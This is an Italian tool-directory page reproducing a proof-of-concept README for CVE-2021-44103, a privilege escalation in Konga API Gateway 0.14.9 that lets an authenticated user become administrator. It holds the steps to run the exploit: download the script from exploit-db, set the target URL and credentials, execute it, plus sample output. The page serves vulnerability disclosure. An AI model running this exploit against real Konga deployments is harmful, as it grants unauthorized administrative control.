
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-44103 — Exploit proof-of-concept per CVE-2021-44103 che dimostra l'escalation verticale dei privilegi in Konga API Gateway 0.14.9, consentendo agli utenti autenticati di ottenere l'accesso come amministratore. | Kitploit
Strumenti/GitHubGitHub/paulotrindadec/cve-2021-44103
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingSicurezza delle API
GitHubpaulotrindadec/cve-2021-44103

CVE-2021-44103

Condividi

Exploit proof-of-concept per CVE-2021-44103 che dimostra l'escalation verticale dei privilegi in Konga API Gateway 0.14.9, consentendo agli utenti autenticati di ottenere l'accesso come amministratore.

Vedi Repository
3304 anni faNon ancora revisionato

CVE-2021-44103

Una prova di concetto per KONGA 0.14.9 - Elevazione dei privilegi.

Introduzione

Il 16 novembre 2021, Fabrício Salomão e io abbiamo trovato una vulnerabilità in Konga API Gateways, che consente a qualsiasi utente autenticato di diventare amministratore.

Segnala la vulnerabilità

Prodotto: KONGA
Modello: 0.14.9
Vulnerabilità: Elevazione dei privilegi
Impatto: accesso completo da amministratore (elevazione verticale dei privilegi)
Autenticazione: richiesta
Autore dell'exploit: Fabricio Salomao / Paulo Trindade

PoC

Di seguito è stato creato un utente normale chiamato "usernormal" senza privilegi.

Crash

Crash


Tramite la richiesta qui sotto, il flag "FALSE" nel parametro "admin" è stato cambiato in "TRUE".

Crash

Per questo è stato creato un exploit per noi: https://www.exploit-db.com/exploits/50521

Crash

Dopo aver eseguito l'exploit, l'elevazione dei privilegi ha avuto successo!

Risultato:

Crash

Esecuzione dell'exploit

wget https://www.exploit-db.com/raw/50521 -O 50521.py

Edit 50521.py

Modify:

urlkonga = "http://www.example.com:1337/" # change to your konga address
identifier = "usernormalkonga"            # change user
password = "changeme"                     # change password

Execute:

python 50521.py

[+] Attack
[+] Token eyJhbGciOiJIUzI1NiJ9.MTA.JFmJ0Vd3z5oeOTokSL0qfPZSOJmnZKEjZVzCJs_AM-U
[+] Change Normal User to Admin
[+] Success

LINK

http://n0hat.blogspot.com/2021/11/konga-0149-privilege-escalation-exploit.html

https://www.exploit-db.com/exploits/50521

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44103

https://github.com/advisories/GHSA-f2mp-8fgg-7465

https://security.snyk.io/vuln/SNYK-JS-KONGA-2434821

https://twitter.com/CVEnew/status/1508455166885961732

https://twitter.com/search?q=CVE-2021-44103&src=typed_query

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    282

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





